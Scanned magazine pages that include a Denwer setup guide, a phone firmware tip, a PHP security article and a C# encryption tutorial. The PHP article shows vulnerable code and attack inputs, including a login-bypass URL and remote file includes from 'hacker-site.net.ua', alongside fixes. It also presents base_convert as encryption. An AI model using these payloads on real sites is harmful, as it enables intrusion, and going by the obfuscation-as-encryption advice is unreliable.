Адрес http://localhost/
Джентльменский набор : Заработало!
**Ура, заработало!**
**Внимание:** пожалуйста, прочитайте

Рис.3

все пройде гладко). Далі вводимо папку, в яку буде встановлено ядро. Розробники рекомендують ставити «Денвер» в каталог першого рівня, проте жодних проблем, крім того, що при встановленні додаткових модулів треба ввести адресу директорії вручну, немає. Та все-таки прислухаємось до поради розробників і виберемо папку `C:\WebServers`. Підтверджуємо свій вибір. Потім інсталятор захоче створити віртуальний диск і почне пошук утиліти `subst` (побажаємо йому успіху). Після цього виберіть назву диску. Далі почнеться копіювання файлів, доведеться почекати... Наостанок, виберете спосіб пуску та зупинки комплексу — їх є два. Перший — створювати віртуальний диск при запуску машини, а при зупинці серверів його не вимикати; другий — створювати віртуальний диск тільки при кліканні на значок старту, вимикати у разі зупинки серверів. Вибирайте на свій смак.

## Запуск і можливі труднощі

Нарешті інсталяція завершена. Рекомендую на цьому етапі перезавантажити комп. Вмикаємо сервер, відкриваємо браузер, де набираємо адресу http://localhost. Якщо з'явилась ця сторінка (**рис. 3**), поздоровляю, все працює!

Коли така сторінка не грузиться, перевірте:
- ✓ чи вимкнений проксі-сервер?
- ✓ чи запустили ви «Денвер»?
- ✓ чи не запущений інший сервер? Якщо так, то вимкніть його.

Тепер, коли «Денвер» повністю готовий і правильно функціонує, залишається створити власний хост. Це надзвичайно легко в «Денвері».

1.Відкрийте каталог, в який був встановлений комплекс, тобто `C:\WebServers`.



Рис.4

2.Зайдіть в директорію `home` і додайте свою папку з доменом сайту. Якщо у вас сайт http://test.ua, то створюєте папку `test.ua`.

3.В створений вами каталог додайте папки **www** (тут зберігатимуться сторінки вашого сайту) і **cgi** (для тестування cgi-скриптів).

4.Перезагрузіть базу «Денвера».

5.Наберіть у вікні браузера адресу вашого сайту. В мене сервер працює так, як показано на **рис. 4**.

Удачі вам! Раджу прочитати статті Сергія Парижського «Вождь и партия» (МК, № 14 (393), за 2006 р. та «Фантазия для джентльмена», №46 (373), за 2005 р)!

На цьому можна поставити крапку. А можна і цілих три... ☺

---

*Окончание. Начало на стр. 34-35*

Несколько раз мне удавалось вылечить этот глюк, но в последний раз не удалось. И тогда я решил попробовать прошить телефон дома, на компьютере.

Немного истории: вначале были прошивки `R364_G_0B.D1.xxx`, затем `R365_G_0B.D2.xxx`, теперь вышел новый цикл `R365_G_0B.D3.xxx`

Берем с сайта http://www.osta.arler.com прошивку `R365_G_0B.D3.06R`. На этом сайте есть две ее версии: оригинальная `R365_G_0B.D3.06R` и подправленная неким Osta по типу «поставил и забыл», то есть очищена память, загружены Java-приложения, картинки, мелодии, приведены в порядок *seem* и пр. Лично я рекомендую вам ставить вторую. Если вы решили перепрошиться по второму варианту (советую!), то качаем с ссылки *"MONSTER BY OSTA"*. Архив объемом 11.3 Мб содержит прошивку и программу **FlashBackup** (с ее помощью создается резервная копия прошивки телефона и прошивается мобильный).

Как прошивать:

1. В программе FlashBackup создайте резервную копию содержимого своего телефона (*Резервные копии>Вся память телефона>Auto>Создать*)!
2. В программе MPT создайте копию телефонного справочника.
3. В программе P2KTools скопируйте на винчестер компьютера нужные вам файлы (музыку, картинки, видео).
4. После этого прошивайте файл `C650_C380_R365_G_0B.03.06R.shx` с помощью FlashBackup.exe: *Прошивальщик>выберите файл прошивки>Прошить* (**рис. 5**).

Через пару минут, когда телефон перепрошьется и в телефоне появится окошко ввода PIN-кода, вынимайте кабель и вводите PIN-код.

Пользуйтесь!

Теперь главная «фича» прошивки:

в НЕподключенном к ПК телефоне быстро нажмите `menu 0 4 8 2 6 3 *`

Вводим значения:

`Opcode: "47" [OK] Field 1: "50" [OK] Field 2: "1" [OK] Field 3: "122" [OK] Field 4: "1" [OK] Field 5 (D): "050" [OK].`

Перезагружаем телефон и видим корректно работающий стиль «Ring and Vib».

В прошивке `R365_G_OB.03.06R` улучшена работа с файлами, установлены новые Java-приложения, картинки, мелодии, удобное меню, больше памяти и прошивка менее глючная.

*(Продолжение следует)*

# Предохранная грамота



Сергей ПАРИЖСКИЙ
www.HeeL.net.ua

*Сегодняшняя тема — типичные ошибки программистов при написании скриптов для сайта. Помимо конкретных примеров PHP-сценариев в статье будут и общие советы по повышению безопасности сайта, так что этот материал пойдет на пользу всем владельцам сайтов, на которых используются хоть какие-то серверные сценарии — ведь именно благодаря ошибкам, которые допускают программисты при написании скриптов, можно получить полный доступ к сайту. Идеальной защиты, увы, не существует, но соблюдая основные правила безопасного написания скриптов, можно существенно снизить риск.*



## Вывод информации об ошибке




Когда вы отлаживаете свои сценарии, вам необходима полная информация об ошибках, всех предупреждениях и сообщениях от сервера. Когда сценарий уже полностью написан и запущен на сайте, то нет необходимости выдавать сообщения о случившихся ошибках в работе сценария. Взломщик обязательно будет пытаться провоцировать сценарий на обработку некорректно введенных данных, ведь анализируя сообщения об ошибках, можно вычислить способы защиты и попытаться ее обойти.

Чтобы постоянно не изменять файл конфигураций php.ini, функцию обработки ошибки можно задать программно. Для того чтобы в браузере отображались все сообщения о работе сценария, необходимо в начале скрипта написать строку:

```
error_reporting(E ALL);
```

После того как вы выложите скрипт на сайт, необходимо отключить вывод всей информации о некорректной работе — для этого нужно заменить эту строку командой:

```
error_reporting(0);
```

Необязательно ставить такие жесткие ограничения, можно задавать категории ошибок для вывода. В **таблице 1** показаны возможные параметры этой функции.



## Автоматическое создание переменных

В PHP есть такая возможность, как автоматическое создание переменных, — это удобно, но, к сожалению, совсем небезопасно. Опасность заключается в том, что любые параметры, которые подаются через URL, автоматически становятся переменными с указанным именем и значением. Например, есть сценарий с именем index.php и таким содержимым:

```
<?php
echo $name;
?>
```

Если к нему обратиться из адресной строки таким образом: **index.php?name=HeeL**, то на странице будет выведен текст «HeeL». Это произошло потому, что включена директива **register globals**, автоматически регистрирующая переменные, которые подаются как параметры. В данном примере вроде бы нет ничего опасного — ну, показал скрипт какой-то текст, какой толк от этого взломщику?! Давайте посмотрим на реальный пример — в некоторых случаях таким образом можно обойти систему авторизации. Например, есть сценарий, который осуществляет авторизацию пользователей; он выглядит таким образом:

```
<?php
if (($password == 'SuperStrongPass') && ($user == 'admin'))
$login = 1;
if ($login == 1)
{
 echo "OK!"; //авторизация прошла успешно
}
else
{
 echo "Ошибка авторизации";
}
?>
```

Если пароль будет **SuperStrongPass**, а логин — **admin**, то переменной **$login** присваивается единица. Затем проверяем: если переменная **$login** равна единице, то авторизация прошла успешно, в другом случае будет выдаваться сообщение об ошибке авторизации. Скрипт работает отлично, только вот чтобы обойти такую защиту, даже не придется узнавать логин и пароль. К этому скрипту можно обратиться вот так:
**index.php?login=1&password=no&user=no**

В качестве логина и пароля мы можем передать любой текст, это не играет роли, также мы вводим дополнительный параметр с именем *login* и значением **1**, который, конечно же, недоступен при заполнении предоставленной формы, но никто не запрещает написать нам такой URL, какой нам захочется. Тем самым мы обходим все проверки и проходим успешно авторизацию. Конечно же, есть много способов исправить эту ошибку, не прибегая к отключению директивы **register_globals** (например, инициализировать переменную **$login** вначале кода), но все-таки я бы советовал вам не использовать ее. Этой же мысли придерживаются сами разработчики PHP — с их мыслями по поводу этой директивы можно ознакомиться в файле настроек php.ini. В общем, следует найти в файле php.ini строку **register_globals** и изменить ее значение на **off**.

## Флуд

Эта проблема присуща гостевым книгам и им подобным скриптам, предоставляющим пользователям возможность писать комментарии. Таким же образом может накручиваться результат голосования, когда один человек в течение минуты способен отдать сотню голосов за понравившийся вариант ответа. Лично я для защиты от флуда руководствуюсь двумя правилами:

1. Необходимо сохранять на сервере в каком-либо текстовом файле IP-адрес последнего посетителя, который написал сообщение. При написании каждого нового сообщения ставится проверка: если это тот же IP-адрес, рекомендуем его обладателю расслабиться и писать помедленнее. Если IP-адреса не совпадают, значит, нужно записать текущий IP в файл вместо уже имеющегося там адреса.

2. По получении сообщения необходимо создавать cookie, которая проживет на компьютере посетителя примерно минут 10 — в течение этого времени посетителю не удастся написать новое сообщение, разве что ему придется потратить время на удаление этой куки.

Я бы советовал вам использовать эти методы защиты в паре — в таком случае вряд ли кто-то возьмется заниматься такими мелкими пакостями лишь ради того, чтобы намусорить у вас в гостевой книге и создать перевес голосов.

## Обработка введенных пользователем данных

Всегда необходимо обрабатывать и проверять на корректность введенные пользователем данные. Возьмем тот же при-

мер с гостевой книгой. Если написанные пользователем сообщения будут сразу отправляться в базу данных в том виде, в котором они написаны, то взлом такого скрипта не займет много времени. Ведь посетителю ничего не мешает написать хотя бы такое сообщение:

```
<font color=red size=7><center>Здесь был Ва-
Ся</center></font>
```

При этом среди остальных «серёньких» сообщений в гостевой будет красоваться огромными красными буквами текст:





Рис. 1

«Здесь был ВаСя». Это еще безобидная шутка. Но ведь можно написать и такое сообщение:

```
<?php
include "http://hacker-site.net.ua/exploit.php";
?>
```

После этого можно считать, что сайт сломан, так как это позволит хакеру загружать на выполнение любой свой код.

Самый примитивный метод борьбы с этим — использовать функцию **strip tags()**, которая удаляет все HTML-тэги из строки. Для замены специальных символов (<, >, & и т.д.) на соответствующие текстовые значения (&lt, &gt и т.д.) можно воспользоваться функцией **HtmlSpecialChars()**.

Таким образом, если написать код

```
<?php
$message = '<b>TexT</b>';
echo $message.'<br>';
echo HtmlSpecialChars($message).'<br>';
echo strip_tags($message);
?>
```

в окне браузера, мы получим текст **TexT**, выделенный жирным шрифтом (результат обычного вывода), затем текст **<b>TexT</b>** (результат вывода с помощью функции **HtmlSpecialChars()**) и в последний строке будет выведена просто строка **TexT** (результат вывода с помощью функции **strip_tags()**). На **рис. 1** показан результат обработки.

## Подключение внешних файлов через переменную

Часто сайт состоит всего лишь из одной страницы **index.php**, а остальные данные подгружаются в зависимости от переданных параметров. Это выглядит примерно так:

```
if (!empty($_GET['path']))
{
$path = $_GET['path'];
include $path.'.txt';
}
else include 'base.txt';
```

Здесь написано, что если указывается параметр **path**, то мы подключаем заданный файл, добавляя к переданному имени расширение .txt. Если путь не передается, то подключается первоначальный файл base.txt. Заметьте, что в этом варианте выключена опасная директива **register_globals**. Так как данные принимаются со строки адреса, мы должны проверять корректность данных; в вышеприведенном примере же этого не делается. Таким образом, взломщику предоставляется возможность выполнить свой код на сервере. Взломщик напишет скрипт, который он хочет выполнить, и загрузит себе на сервер с именем hacker-script.php.txt, затем в строке адреса можно написать такую строку запроса для выполнения сценария:

```
http://yoursite.net.ua/index.php?path=http://hack
er-site.net.ua/hacker-script.php
```

Таким образом, сценарий hacker-script.php.txt будет выполняться на вашем сервере. Чтобы этого избежать, нужно проверять корректность переменной **$path**. Можно обрабатывать ее с помощью вышеуказанных функций, чтобы убрать «неблагонадежные» символы или написать самому регулярное выражение для поиска слешей и т.п. Недавно ко мне обратился знакомый с подобной проблемой — защиту нужно было обеспечить серьезную, так как речь шла об интернет-магазине. Я решил не рисковать с зачисткой спецсимволов и сделал таким образом:

```
switch ($_GET['path'])
{
case "p1": {include 'p1.txt'; break;}
case "p2": {include 'p2.txt'; break;}
case "p3": {include 'p3.txt'; break;}
 default: echo 'base.txt';
}
```

Здесь с помощью конструкции switch проверяется, какой раздел (**p1**, **p2**, **p3**) необходимо загрузить; если среди имеющихся разделов указанный раздел отсутствует, то будет загружен базовый раздел, который находится в файле base.txt.

*Окончание на стр. 42*

## ТАБЛИЦА

| Название ошибки | Описание |
|---|---|
| E_ALL | Все предупреждения и ошибки. |
| E_ERROR | Критические ошибки времени выполнения. |
| E_WARNING | Предупреждения времени выполнения. |
| E_PARSE | Ошибки трансляции. |
| E_NOTICE | Замечания времени выполнения (это такие предупреждения, которые, скорее всего, свидетельствуют о логических ошибках в сценарии, - например, использовании неинициализированной переменной). |
| E_CORE_ERROR | Критические ошибки в момент старта PHP. |
| E_CORE_WARNING | Некритические предупреждения во время старта PHP. |
| E_COMPILE_ERROR | Критические ошибки времени трансляции. |
| E_COMPILE_WARNING | Предупреждения времени трансляции. |
| E_USER_ERROR | Сгенерированные пользователем ошибки. |
| E_USER_WARNING | Сгенерированные пользователем предупреждения. |
| E_USER_NOTICE | Сгенерированные пользователем замечания. |

# Информация под замком

Владимир ДУБИЦКИЙ

*Проблема защиты информации всегда была и будет очень актуальной. Одним из основных и наиболее распространенных способов защиты данных является их шифрование. На данный момент существует множество алгоритмов шифрования, использующих сложный математический аппарат и предоставляющих разную степень защищенности от несанкционированного просмотра и изменения.*

Мы не будем писать собственную реализацию уже существующих алгоритмов или придумывать новые. В этой статье я хочу показать, как можно быстро и легко решить данную проблему с помощью уже готовых библиотек. Для этой цели можно использовать программный интерфейс **Crypto API**, который входит в **Microsoft Visual Studio 2005**.

Давайте напишем утилиту, которая будет шифровать и дешифровать файлы с помощью таких алгоритмов, как *RC2, DES* и *Rijndael*. Эти алгоритмы используют шифрование с закрытым ключом (симметричное шифрование). Данные при этом шифруются блоками по n байт, каждый следующий блок шифруется с использованием предыдущего, поэтому для шифрования первого блока кроме ключа еще используется так называемый *вектор инициализации*.

*.NET Framework* предоставляет следующие классы, которые реализуют алгоритмы шифрования с закрытым ключом: *DESCryptoServiceProvider, RC2CryptoServiceProvider, RijndaelManaged*. Все эти классы находятся в пространстве имен *System.Security.Cryptography*. В .NET Framework используется поточно-ориентированный подход к шифрованию данных. Основой такого подхода является класс *CryptoStream*, производный от класса *Stream*. Все основанные на потоках криптографические объекты поддерживают единый стандартный интерфейс (CryptoStream) для управления своими частями, ответственными за передачу данных. То есть для шифрования или дешифрования данных их нужно просто записать или считать из этого потока.

А теперь перейдем к написанию нашей утилиты. Запускаем Visual Studio и создаем новый проект (*File>New>Project...*). Выбираем тип проекта *Visual C#>Windows*, а в списке шаблонов — шаблон *Windows Application*. Назовем наш проект `Cripto` (**рис. 1**). Поместите на форму следующие компоненты:

- ✓ текстовые поля `textBox1` и `textBox2`;
- ✓ кнопки `button1`, `button2`, `button3`, `button4` и `button5`;
- ✓ выпадающий список `comboBox1`;





Рис. 1

- ✓ флажок `checkBox1`;
- ✓ метки `label1`, `label2` и `label3`.

В текстовом поле `textBox1` будет храниться имя файла-источника, а в `textBox2` — имя зашифрованного файла. Кнопка `button1` предназначена для шифрования данных файла, `button2` — для дешифрования, `button3` используется для создания ключей, `button4` предназначена для вызова диалогового окна открытия файла, `button5` — для вызова диалогового окна сохранения файла. С помощью выпадающего списка `comboBox1` можно будет выбрать имя используемого алгоритма шифрования. Задайте свойству `Items` этого компонента следующие значения: `DES`, `RC2`, `RIJ`. Флажок `checkBox1` предназначен для удаления файла-источника. Метки `label1`, `label2` и `label3` используются для пояснительных надписей. Разместите и задайте свойство `Text` этих компонентов так, как показано на **рис. 2**.

Далее необходимо добавить ссылку на пространство имен *System.Security*. Для этого выберите команду *Project>Add Reference...* и в диалоговом окне *Add Reference* на закладке *.NET* найдите в списке имя компонента *System.Security* (**рис. 3**). Добавьте в код программы следующую строку: `using System.Security.Cryptography`.

Теперь напишем функции шифрования и дешифрования файлов.





Рис. 2

```
public void DES_code(string inName, string outName)
{
try
{
//Создаем файловые потоки
FileStream fin = new FileStream(inName, FileMode.Open,
FileAccess.Read);
FileStream fkey = new FileStream("DESkey.dat",
FileMode.Open, FileAccess.Read);
```





Рис. 3

```
FileStream fout = new FileStream(outName,
FileMode.OpenOrCreate, FileAccess.Write);
fout.SetLength(0);
//Создаем новый экземпляр класса
DESCryptoServiceProvider
DESCryptoServiceProvider des = new
DESCryptoServiceProvider();
//Устанавливаем режим дополнения
des.Padding = PaddingMode.Zeros;
//Создаем массивы для ключа и вектора инициализации
byte[] key = new byte[des.Key.Length];
byte[] IV = new byte[des.IV.Length];
//Считываем ключ и вектор инициализации
fkey.Read(key, 0, des.Key.Length);
fkey.Read(IV, 0, des.IV.Length);
//Присваиваем эти значения соответствующим свойствам
объекта des
des.Key = key;
des.IV = IV;
int blen = des.BlockSize / 8;//Длина блока в байтах
int len;
byte[] bin = new byte[blen];//Буфер для чтения и записи
long rdlen = 0;
long totlen = fin.Length;//Длина файла в байтах
byte rizn = 0;
//Узнаем, сколько нулей будет добавлено при шифровании
if ((totlen % blen) != 0)
rizn = (byte)(blen - (totlen % blen));
//Записываем их в файл
fout.WriteByte(rizn);
//Создаем новый экземпляр класса CryptoStream
CryptoStream encStream = new CryptoStream(fout,
des.CreateEncryptor(), CryptoStreamMode.Write);
//Шифруем файл
while (rdlen < totlen)
{
len = fin.Read(bin, 0, blen);
encStream.Write(bin, 0, len);
rdlen+=len;
}
encStream.FlushFinalBlock();
encStream.Close();
fout.Close();
fin.Close();
fkey.Close();
//Если флажок установлен, удаляем источник
if (checkBox1.Checked)
File.Delete(inName);
MessageBox.Show("Finish");
}
catch (Exception exc)
{
MessageBox.Show(exc.Message);
}
}
public void DES_decode(string inName, string outName)
{
try
{
//Создаем файловые потоки
FileStream fin = new FileStream(inName, FileMode.Open,
FileAccess.Read);
FileStream fkey = new FileStream("DESkey.dat",
FileMode.Open, FileAccess.Read);
FileStream fout = new FileStream(outName,
FileMode.OpenOrCreate, FileAccess.Write);
fout.SetLength(0);
//Создаем новый экземпляр класса
DESCryptoServiceProvider
DESCryptoServiceProvider des = new
DESCryptoServiceProvider();
//Устанавливаем режим дополнения
des.Padding = PaddingMode.Zeros;
//Создаем массивы для ключа и вектора инициализации
byte[] key = new byte[des.Key.Length];
byte[] IV = new byte[des.IV.Length];
//Считываем ключ и вектор инициализации
fkey.Read(key, 0, des.Key.Length);
fkey.Read(IV, 0, des.IV.Length);
//Присваиваем эти значения соответствующим свойствам
объекта des
des.Key = key;
des.IV = IV;
int blen = des.BlockSize / 8;//Длина блока в байтах
byte[] bin = new byte[blen];//Буфер для чтения и записи
long rdlen = 0;
long totlen = fin.Length - 1;//Длина шифрованных данных
в байтах
int rizn = fin.ReadByte();//Считываем количество нулей
//Создаем новый экземпляр класса CryptoStream
CryptoStream decStream = new CryptoStream(fin,
des.CreateDecryptor(), CryptoStreamMode.Read);
//Дешифруем файл
while (rdlen < totlen)
{
decStream.Read(bin, 0, blen);
fout.Write(bin, 0, blen);
rdlen += blen;
}
decStream.Close();
//Удаляем нули
fout.SetLength(fout.Length - rizn);
fout.Close();
fin.Close();
fkey.Close();
//Если флажок установлен, удаляем источник
if (checkBox1.Checked)
File.Delete(inName);
MessageBox.Show("Finish");
}
catch (Exception exc)
{
MessageBox.Show(exc.Message);
}
}
```

Как вы можете убедиться, процесс шифрования и дешифрования происходит довольно просто. Нам нужно сначала считать ключ и вектор инициализации. Потом на основе объекта `FileStream` необходимо создать экземпляр класса `CryptoStream`. Дальше с ним можно работать как с обычным файловым потоком. Все операции по шифрованию и дешифрованию данных будут происходить автоматически. Отдельно хотелось бы остановиться на свойстве `Padding`. Это свойство отвечает за режим дополнения. Данный режим используется в случае, когда размер файла не кратен длине блока данных, необходимой для криптографической операции. Например, если длина блока составляет 64 бита, а последний блок содержит только 40 бит, то добавляются 24 бита. В нашем случае эти биты будут заполнены нулями. Возникает проблема удаления лишних битов при дешифровании. Я предлагаю перед шифрованием файла вычислить и записать в первый байт выходного файла количество нулей, которые будут добавлены при его шифровании. При дешифровании мы сначала считываем это значение, а в конце удаляем лишние байты. При использовании других режимов, в случае, когда размер файла кратен длине блока, почему-то добавляется еще один блок. Если вы будете использовать эти режимы, то вместо условия нужно просто написать `rizn = (byte)(blen - (totlen % blen))`.

Функции `RC2_code`, `RC2_decode`, `RIJ_code` и `RIJ_decode` описываются аналогично, только вместо объекта `DESCryptoServiceProvider` нужно создать соответственно объекты `RC2CryptoServiceProvider` и `RijndaelManaged`.

Осталось теперь описать обработчики событий `Click` наших кнопок.

```
private void button1_Click(object sender, EventArgs e)
{
//Выбираем алгоритм шифрования
switch (comboBox1.Text)
{
case "DES": DES_code(textBox1.Text, textBox2.Text);
```

```
break;
case "RC2": RC2_code(textBox1.Text, textBox2.Text);
break;
case "RIJ": RIJ_code(textBox1.Text, textBox2.Text);
break;
}
}
private void button2_Click(object sender, EventArgs e)
{
//Выбираем алгоритм дешифрования
switch (comboBox1.Text)
{
case "DES": DES_decode(textBox1.Text, textBox2.Text);
break;
case "RC2": RC2_decode(textBox1.Text, textBox2.Text);
break;
case "RIJ": RIJ_decode(textBox1.Text, textBox2.Text);
break;
}
}
private void button3_Click(object sender, EventArgs e)
{
//Создаем новый экземпляр класса
DESCryptoServiceProvider
DESCryptoServiceProvider des = new
DESCryptoServiceProvider();
//Генерируем ключ и вектор инициализации
des.GenerateKey();
des.GenerateIV();
//Открываем файловый поток
FileStream fout = new FileStream("DESkey.dat",
FileMode.OpenOrCreate, FileAccess.Write);
fout.SetLength(0);
//Записываем ключ и вектор инициализации в файл
fout.Write(des.Key, 0, des.Key.Length);
fout.Write(des.IV, 0, des.IV.Length);
fout.Close();
//Производим действия, аналогичные предыдущим
RC2CryptoServiceProvider rc2 = new
RC2CryptoServiceProvider();
rc2.GenerateKey();
rc2.GenerateIV();
FileStream fout2 = new FileStream("RC2key.dat", File-
Mode.OpenOrCreate, FileAccess.Write);
fout2.SetLength(0);
fout2.Write(rc2.Key, 0, rc2.Key.Length);
fout2.Write(rc2.IV, 0, rc2.IV.Length);
fout2.Close();
RijndaelManaged rij = new RijndaelManaged();
rij.GenerateKey();
rij.GenerateIV();
FileStream fout3 = new FileStream("RIJkey.dat", File-
Mode.OpenOrCreate, FileAccess.Write);
fout3.SetLength(0);
fout3.Write(rij.Key, 0, rij.Key.Length);
fout3.Write(rij.IV, 0, rij.IV.Length);
fout3.Close();
MessageBox.Show("Finish");
}
private void button4_Click(object sender, EventArgs e)
{
OpenFileDialog ofd = new OpenFileDialog();
//Отображаем диалоговое окно открытия файла
ofd.ShowDialog();
//Загружаем имя выбранного файла в текстовое поле
textBox1.Text = ofd.FileName;
}
private void button5_Click(object sender, EventArgs e)
{
SaveFileDialog sfd = new SaveFileDialog();
//Отображаем диалоговое окно сохранения файла
sfd.ShowDialog();
//Загружаем имя выбранного файла в текстовое поле
textBox2.Text = sfd.FileName;
}
```

С этой частью кода, я думаю, проблем быть не должно. Как видите, мы написали довольно сложное приложение и при этом приложили (извините за каламбур ☺) минимум усилий. Хотелось бы еще сказать, что концепция поточно-ориентированного шифрования данных, на мой взгляд, довольно удачна, перспективна и относительно проста для написания использующих ее приложений.

---

*Окончание. Начало на стр. 38-39*

Это, конечно же, намного безопасней, но если на сайте их около сотни, то такой метод вряд ли подойдет.

## Файл robots.txt

Файл robots.txt — добыча поисковых роботов, которые собирают информацию о сайте, чтобы проиндексировать его в базе. Если этот файл пустой, то бот поисковика может считывать любую информацию с сайта. Для того чтобы запретить доступ к определенным каталогам, можно написать такой текст:

```
User-Agent: *
Disallow: /admin/
```

Первая строка означает, что данное правило относится ко всем поисковым ботам. Вторая строка запрещает индексацию каталога **admin**. Вы должны учитывать тот факт, что любой может набрать в адресе строку **your-site.net.ua/robots.txt** и таким образом увидеть, в каких каталогах вы запрещаете индексацию — скорее всего, в дальнейшем этими каталогами они заинтересуются больше всего.

При желании вы можете запретить индексацию всего сайта, написав:

```
User-Agent: *
Disallow: /
```

Но при этом гарантирована не только безопасность, но и потеря определенного количества посетителей ☺.

## Шифрование

В PHP есть встроенные функции, которые позволяют шифровать данные. Это можно сделать хотя бы затем, чтобы любой желающий мог прочитать подключаемые вами файлы данных и конфигураций. Возможно, на сайте имеется подписка на новости сайта, в таком случае файл с e-mail'ами посетителей можно сделать нечитаемым, чтобы они не были проиндексированы каким-то спамерским ботом. Возможно, вы полагаете, что шифрование — это сложно, что это запутает ваш код, но на самом деле все, что вам придется сделать, это использовать функцию `base_convert()`. Для расшифровки данных при считывании вам следует задать *смещение*. С тем же смещением вы будете шифровать данные при записи в файл. Я не буду долго расписывать, каким образом выполнять шифрование и дешифрование данных — в моей статье «Форма шифрует содержание» (МК, №8 (387)) это было внятно показано на примере.

Конечно же, речь идет о симметричном методе шифрования, который несложно расшифровать, но кто из взломщиков, взглянув на нечитаемый текст, захочет размышлять о том, как именно он был зашифрован. В любом случае это намного надежнее, чем держать данные в открытом виде.

## Использование чужих скриптов

Иногда без этого никак не обойтись: даже если вы отличный программист, которому все нипочем, не стоит лишний раз изобретать велосипед. Типичный случай — это использование форумов вроде PHPBB и IPB. В этих форумах регулярно находятся дыры, позволяющие злоумышленнику получить доступ к сайту. Я не отговариваю пользоваться ими, благо написать форум такого уровня — дело непростое, это займет много времени, и не факт, что он будет безопаснее. Все дело в том, что исходные коды этих форумов открыты для всех, и взломщик может, проанализировав код, попытаться вывести его из строя. Если вы пользуетесь чужими скриптами, то обязаны следить за новыми патчами, регулярно обновляя свои серверные машины. Конечно же, это не даст 100%-ной гарантии, но обезопасит вас от многих попыток взлома.


ОБЕРИ СВІЙ СТИЛЬ
РУСЛАНА
ОБЕРИ СВОЮ КНИЖКУ
Марина і Сергій Дяченки
ДИКА ЕНЕРГІЯ ЛАНА
Марина і Сергій Дяченки
ДИКА ЕНЕРГІЯ ЛАНА

# Беседка «Моего компьютера»

ТРУРЛЬ
reader@mycomp.com.ua

Лето — это пора умных мыслей, которые приходят в голову, когда та (естественно, в компании с загорающим на солнышке телом) бывает далеко от домашнего компьютера. Для некоторых такая оторванность от Дома есть невозможность в любую минуту выйти в Интернет, или невозможность реализовать гениальную задумку по написанию программы, или психологическая ломка без не пройденной до конца игры...

Пожалуй — это единственный недостаток лета, согласны?

В поисках совершенства постараемся ликвидировать и эту некомфортность. Будем сначала мысленно, в мечтах, сжимать компьютер до такого размера, чтобы его можно было взять с собой.

*«В прессе, а также в Интернете неоднократно появляется информация о ноутбуке ценою в $100. Интересно узнать мнение специалистов, возможно ли создание и запуск подобного проекта в отечественной промышленности (выпускаем же мы ракеты, танки, самолеты — выпустим и нанобук). Мне бы хватило следующих параметров:*

*Процессор — 500 МГц, ОЗУ — 64 Мб, Флэш-память — 2 Гб, размер 20х15х2 см (размер книги), 7-дюймовый TFT-монитор (по бокам от него — колонки-пищалки), ОС — Линукс, прошитая в ПЗУ (с возможностью перепрошивки), встроенный блок сотовой связи с разъемом сим-карты, USB-порт, USB-выход для связи с другим компьютером, алюминиевый корпус.*

*Если вся эта прелесть будет стоить $200-250, то такое устройство будет достойным конкурентом мобильным телефонам, которые покупают только ради «фишек». В данном компьютере же «фишек» поместилось бы поболе: больше монитор, лучше игры, музыка, видео, полноценная клавиатура, возможность работы с документами, полноценными программами, и самое главное — мобильный Интернет превращается в полноценный Интернет. А ведь согласитесь: иметь доступ к Интернету в любом месте и в любое время — это нечто! Это будет незаменимою вещью для школьников, студентов, людей, которые проводят много времени в дороге — при условии, что кто-то в нашей стране решится на его разработку и выпуск.*

*Интересно, а нужна ли еще кому-то такая машина?»* **Darney**

Может, кто из вас видел нечто подобное? Расскажите.

А может, у кого есть знакомые сборщики подобной техники? Так спросите у них: реальна ли такая идея? Смогут ли наладить производство? Объясните им, что спрос будет. Дайте эту Беседку почитать. Покажите предыдущее письмо — впрочем, как и последующее.

